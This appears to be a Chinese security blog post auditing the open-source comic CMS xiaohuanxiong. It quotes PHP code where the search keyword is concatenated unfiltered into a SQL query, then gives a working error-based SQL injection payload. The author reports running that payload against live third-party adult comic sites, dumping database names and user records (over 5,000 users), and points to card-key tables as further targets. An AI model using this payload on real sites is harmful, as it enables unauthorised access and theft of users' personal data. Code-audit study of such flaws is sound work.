某漫画cms中的SQL注入

Author:1x2Bytes

在某*站中发现多个使用该套cms的黄色漫画站,查看后台指纹发现是xhxcms,在github找到该套源码,下载审计后发现一处报错注入

源码下载: https://github.com/hiliqi/xiaohuanxiong/

打开后在`application/index/controller/Index.php` 93 行,的`search`方法

```
93      public function search()
94      {
95          $keyword = input( key: 'keyword');
96          $redis = new_redis();
97          $redis->zIncrBy( key: $this->redis_prefix . 'hot_search', v
98          $hot_search_json = $redis->zRevRange( key: $this->redis_pref
99          $hot_search = array();
100         foreach ($hot_search_json as $k => $v) {
101             $hot_search[] = $k;
102         }
```

109行中调用了`bookService类`中的`search`方法

```
104         if (!$books) {
105             $num = config( name: 'page.search_result_pc');
106             if ($this->request->isMobile()) {
107                 $num = config( name: 'page.search_result_mobile');
108             }
109             $books = $this->bookService->search($keyword, $num);
110             cache( name: 'searchresult:' . $keyword, $books, options: null, tag: 'redis');
111         }
```


跟进bookService的search方法,在文件`application/service/BookService.php`的198行,看具体代码

```
    public function search($keyword, $num)
    {
        return Db::query(
            "select * from " . $this->prefix . "book where delete_time=0 and
match(book_name,summary,author_name,nick_name)
            against ('" . $keyword . "' IN NATURAL LANGUAGE MODE) LIMIT " . $num
        );

//        $map[] = ['delete_time','=',0];
//        $map[] = ['book_name','like','%'.$keyword.'%'];
//        return Book::where($map)->select();
    }
```

可以看到没有做任何过滤就将用户输入的参数传入,导致SQL注入


实战相关站点:




链接地址https://www.bidickxxxx.com/search?keyword=1

Payload:


```
1%27) and  extractvalue(1,concat(0x7e,database(),0x7e))  --+ 爆数据库
```



爆用户:



看了一下用户,5k多个 色批还挺多的



该cms还存在vip功能,里面的卡密存放在另一张表中,具体利用方式查看源码中的表结构即可，应该算是0day了,许多黄色漫画基本上都采用这个cms搭建